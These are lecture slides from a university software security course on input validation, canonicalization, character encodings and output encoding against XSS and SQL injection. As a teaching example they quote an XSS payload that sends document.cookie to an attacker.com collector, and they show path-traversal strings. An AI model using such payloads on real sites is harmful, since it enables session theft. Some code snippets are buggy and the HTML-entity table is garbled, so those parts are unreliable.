Validation and encoding

Software Security

Pedro Adão 2022/23

(with Ana Matos & Miguel Pupo Correia)

TÉCNICO LISBOA

Book: Chapter 13 (v1) / 16 (v2)

Motivation

- Trojan horse – recall the story
  - Greeks put Troy under siege for 10 years
  - Ulysses and some soldiers hide inside a wooden horse
  - Trojans take the horse inside Troy
  - At night the Greeks leave the horse and open the city gates
- Never trust input
- But input is needed so: validate, encode

INPUT VALIDATION

3 Facets of Validation


- Validation – to ensure that an input satisfies its:
  - type (e.g., contains only certain chars)
  - length boundaries (e.g., 4 characters)
  - syntax (e.g., numerical digits only)
  - *the main problem are metacharacters so we focus on them*
- Two related concepts:
- Integrity checking
  - Ensure that data was not tampered / modified (e.g., session management data), e.g., with HMAC, digital signature
- Business rule enforcement
  - Ensure that the data satisfies the business rules of the application (e.g., that the interest rates fall within permitted boundaries)

Where?

- Where should validation, etc. be made?
- 1st principle: data validation has to be made whenever data crosses a trust boundary
- i.e., whenever data crosses:
  - The attack surface of the application
  - A trust boundary inside the application – for defense in depth
    - For multi-tier apps, Validation has to be performed in every tier (each tier should validate according to its function)

Where? (cont)

- 2nd principle: there has to be a small set of well defined chokepoints where validations are done
  - Related to the design principle of complete mediation



Data validation strategies

1- **White listing** – accept known good

if (inp.match(regular expression that defines good input) == false)

error();

– If you expect a ZIP code, accept only a ZIP code (type, length and syntax). If not a ZIP code, reject

```
public String validateZipCode(String zipcode) {
        return (Pattern.matches("^\d{4}(-\d{3})?$", zipcode)) ?
   zipcode : '';
}
```

Data validation strategies (cont)

2- **Black listing** – reject known bad

```
if (inp.match(regular expression that defines bad input) == true)
    error();
```

- If you don't expect to see JavaScript, reject strings that contain it

```
public String removeJavascript(String input) {
        Pattern p = Pattern.compile("javascript", CASE_INSENSITIVE);
        p.matcher(input);
return (!p.matches()) ? input : '';
}
```

- Bad strategy, violates principle of *fail-safe defaults*

Data validation strategies (cont)

3 - **Sanitize**

- Eliminate or encode (aka quote or escape) chars to make input safe
- Ex: quote apostrophes

```
public String quoteApostrophe(String input) {
        return str.replaceAll("[\']", "&rsquo;");
}
```

- Similar problem as “reject known bad”…
- But there are good encoding libraries so it can be ok (actually, it’s much used)

Not only validation, so we have a section about it later

Problem: matching with regexps

Problem: matching with regexps

- Validating a string can be confused with finding a string
- Ex: code supposed to accept only files in the old MSDOS format:

```
RegExp r = [a-z]{1,8}\.[a-z]{1,3};
if (r.Match(strFilename).Success) {
        //valid, allow access to file.
} else {
        //invalid, no access
}
```

- What if the filename is c:\boot.ini ? Out of format, but is it detected?
- Correct regexp: ^[a-z]{1,8}\.[a-z]{1,3}$

Problem: metacharacter evasion

- Metacharacter evasion: attacker encodes chars to foul filters
- Example: SecureIIS, a wrapper for IIS, did not consider alternative encodings
  - for ex., if “delete” in the URL was disallowed, “%64elete” would pass
  - if “../” was disallowed, “%2e%2e/” would do the same

Canonical representation

- Metacharacter evasion has to be solved by doing canonicalization before validation
  - "Canonical: in its simplest or standard form." Webster's College Dictionary
  - Canonicalization = doing a sequence of decodings until the canonical form
- Example: %64elete in canonical form becomes delete
- Examples (for path traversal attacks):
  - before checking if file is not in /etc, canonicalize to avoid something like ../../etc/passwd
  - before checking if the file is in directory c:\dir\foo\files\secret\, canonicalize to avoid c:\dir\foo\files\secret\..\..\myfile.txt

Char encoding / decoding

- Web *canonicalization* issues are important due to many ways to **encode** the same character:
  - ASCII – 8 bits, most significant always 0
  - ISO 8859-1 (aka Latin-1) = ASCII plus 128 characters with significant bit 1 – accents etc. (á à â ã ç) – commonly used in HTML
  - UTF-8, UTF-16, UTF-32 - Unicode (next slide)
  - URL encoding - hexadecimal escape codes (like %2e, %20 – the number is the ASCII code) – used in URLs
  - HTML encoding - HTML escape codes (‘<‘ = ‘<’) – used in HTML
  - Double encodings - %5c can be encoded char by char to %25 %35 %63

Char encoding / decoding (cont)

- UTF-8 - 8-bit Unicode Transformation Format
  - Encodes characters with 1 or more bytes, RFC 2279
  - 7-bit ASCII chars encoded to 0XXXXXXX, i.e., not changed
  - Chars with more bits are encoded with more bytes (table below)
  - UTF-8 mandates that characters are represented in the most compact form, but parsers may not enforce this
  - Ex: attack can represent ?=0x3F as 0xC0BF or 0xE080BF or…

Character Range	Encoded Bytes
0x00000000–0x0000007F	**0**xxxxxxx
0x00000080–0x000007FF	**110**xxxxx **10**xxxxxx
0x00000800–0x0000FFFF	**1110**xxxx **10**xxxxxx **10**xxxxxx
0x00010000–0x001FFFFF	**11110**xxx **10**xxxxxx **10**xxxxxx **10**xxxxxx
0x00200000–0x03FFFFFF	**111110**xx **10**xxxxxx **10**xxxxxx **10**xxxxxx **10**xxxxxx
0x04000000–0x7FFFFFFF	**1111110**x **10**xxxxxx **10**xxxxxx **10**xxxxxx **10**xxxxxx, **10**xxxxxx

Char encoding / decoding

- UTF-16
  - Characters encoded with multiples of 2 bytes
  - Common characters always encoded with 2 bytes
  - Standard in Java, .NET,…
- UTF-32
  - Only Unicode encoding with fixed length: all characters are encoded with 32 bits

What decodings do we need to do for validation?

- Depends on the application, how it decodes the input and uses it
- Quite often it's an interpreter that does the decoding: DBMS, file system,...
- *Principle: do before validation the same decodings the application+interpreter might do after validation*
  - So that what is validated is what reaches the interpreter
  - So that the application/interpreter no longer will do the decodings
  - In the same order, as decodings may not be commutative

What decodings do we need to do for validation? (cont)

- Example: input comes from URL and is used in UTF-8 in a web page
  - Application will decode any URL encodings
- 1st Decode URL encoding (i.e., hexadecimal escapes, e.g., %20) to UTF-8
- 2nd Canonicalize UTF-8 chars (can be in UTF-8 with non-standard number of bytes)
- 3rd Validate

What decodings do we need to do for validation? (cont)

- Consider that we want to validate a filename, which will be used to access a file in the file system
- 1st Decode the characters, depending on the possible formats allowed by their source
  - e.g., from URL encoding to ASCII (used by the file system)
- 2nd Translate to canonical format
  - use full path names for filenames
- 3rd Validate
- Counter-example
  - 2nd before 1st might miss encoded "." or "/"

Avoiding validation (partially)

- Attacks like SQL injection involve changing the structure of the command with metadata
  - e.g., inserting an OR or a new command (with a command separator)
- A solution to prevent such attacks is to force the structure of the command to be kept:
- Serialization APIs / parameterized commands / prepared statements
- Example (Java/JDBC):
  - PreparedStatement cmd = conn.prepareStatement("SELECT accounts FROM users WHERE login=? AND pass=?");
  - cmd.setString(1, login);
  - cmd.setString(2, password);

SANITIZATION / ENCODING

Sanitization / Encoding

- Alternative/complementary to validation
- Consists in encoding characters in some encoding for protection
  - e.g., HTML encoding, URL encoding,…
- Objective is to neutralize dangerous characters
  - typically metacharacters
- Specific objectives are:
  1. Sanitize data as a way of validation – 3rd one we saw before
  2. Neutralize dangerous characters in input that will be passed to output – next
  3. Neutralize but allow dangerous but legitimate characters – e.g., ’ in O’Reilly – later

Output encoding - XSS

- Malicious input is *reflected* or *stored and sent* to a victim
- Best solution is combination of two mechanisms:
- Input validation
  - If it shouldn't be there, throw it away (e.g., "<script>")
- Output encoding or quoting
  - If can be there, encode it (e.g., ' in "O'Connor")
- The 1st is not good to deal with "O'Connor" but it's better for "<script>"

Output encoding - XSS (cont)

- Suppose the attacker tries to reflect the following:

  <script>window.open("http://www.attacker.com/collect.php?cookie="+document.cookie)</script>

  If *encoded*, instead of being interpreted as a script, this text is simply shown in the browser as a string, without harm

- *Encode input data into the proper output format: HTML, XML, JavaScript,…*
- It's also important to specify explicitly the output character encoding or *charset* – removes doubt about output format
  - e.g., ISO 8859-1/Latin-1 or UTF-8
  - Content-Type: text/html; charset=ISO-8859-1
  - Otherwise the attacker may even be able to define it

Output encoding - XSS (cont)

- HTML encoding – to embed input in HTML
  - '<' becomes '<'
  - '>' becomes '>'
  - '&' becomes '&'
  - '"' becomes '"'

- Example of XSS attack:
  - Attacker introduces <SCRIPT>…
  - Encoded and sent to victim's browser as <SCRIPT>…
  - The browser simply prints <SCRIPT>… , does not run it!

Output encoding - XSS (cont)

- Encode what? the metacharacters
  - This is also called escaping because metacharacters or dangerous characters are substituted by “escapes”
- Recall that the encoding depends on where the input is inserted
  - The case we saw so far is HTML encoding, for input to be inserted in HTML
- Let us see which characters are dangerous depending on the where they are inserted

Output encoding - XSS (cont)

- URL encoding – to embed input in URLs
  - Metacharacters:
  - Space, tab, new line – mark the end of the URL
  - "&" – separates parameters
  - Non-ASCII characters (i.e. all above 128 in the ISO-8859-1 encoding) aren't allowed in URLs, so they are special
    - In fact *internationalized domain names* (IDNs) may contain non-ASCII characters but they are converted to ASCII to be handled by browsers and other apps
  - "%" – must be filtered from input anywhere *parameters encoded with HTTP escape sequences* are decoded by server-side code

Output encoding - XSS (cont)

- HTML attribute encoding – to embed input in attributes in web pages
  - Ex: <hr noshade size=[input]>
  - Attribute values enclosed in double quotes “ or single quotes ‘ – double/single quotes are metacharacters because they mark the end of the attribute value
  - Attribute values without quotes – the white-space characters (space, tab) are metacharacters
  - "&" – metacharacter because it introduces a character entity (e.g., *<* and * *)

Output encoding - XSS (cont)

- JavaScript encoding – to embed input in the body of a script
- XML encoding …
- …

Output encoding - XSS (cont)

- Libraries to do output encoding automatically
  - Function depends on the place where the encoded data is placed
  - Examples from OWASP PHP Anti-XSS (actually there are 2 diff. versions):
- HTML
  - Hello, <php echo AntiXSS:HTMLEncode($nameOfMyUser); ?>!
- JavaScript
  - ... alert(myFunction('<?php echo AntiXSS:JavaScriptEncode($myVariable); ?>');
- URL
  - ... http://example.com/myscript.php?<?php echo AntiXSS::URLEncode($myQueryStringValue); ?> ...
- XML
  - <myelement myattribute="<?php echo AntiXSS::XMLAttributeEncode($myAttributeValue); ?>"><?php echo AntiXSS::XMLEncode($myElementValue); ?></myelement >

Output encoding - XSS (cont)

Microsoft .NET Anti-XSS 1.5

Encoding Method	Should Be Used If …	Example/Pattern
HtmlEncode	Untrusted input is used in HTML output	Click Here [Untrusted input]
HtmlAttributeEncode	Untrusted input is used as an HTML attribute	<hr noshade size=[Untrusted input]>
JavaScriptEncode	Untrusted input is used within a JavaScript context	<script type="text/javascript">…[Untrusted input] …</script>
UrlEncode	Untrusted input is used in a URL	Click Here!
VisualBasicScriptEncode	Untrusted input is used within a Visual Basic Script context	<script type="text/vbscript" language="vbscript">…[Untrusted input]…</script>
XmlEncode	Untrusted input is used in XML output	<xml_tag>[Untrusted input]</xml_tag>
XmlAttributeEncode	Untrusted input is used as an XML attribute	<xml_tag attribute=[Untrusted input]>Some Text</xml_tag>

Encoding inside the app. - SQL

- When input is inserted in SQL statements it must be validated and/or encoded
- Why not just validate?
  - Sometimes we can't remove all SQL metacharacters from the input
  - Ex: do we want to remove all single quotes? What if the input is a name, e.g., O'Connor?

Encoding inside the app. - SQL

- There are often lib calls that do encoding – depend on the DBMS used
- For PHP:
  - MySQL DBMS - mysql_real_escape_string
    - Encodes: \x00, \n, \r, \, ', ", \x1a (SUB, substitute character)
  - PostgreSQL - pg_escape_string
  - DB2 - db2_escape_string
- but be careful with 2nd order SQLI:
  - Inject prime sanitized in the database
  - When taken from the database it can be unsanitized
  - If inserted in a query, it does SQLI

Summary

- Motivation
- Input validation
  - How? Where?
  - Data validation strategies
  - Canonical representation and char encodings
  - Decodings
- Encoding
  - Output encoding against XSS
  - Encoding inside the application (SQL)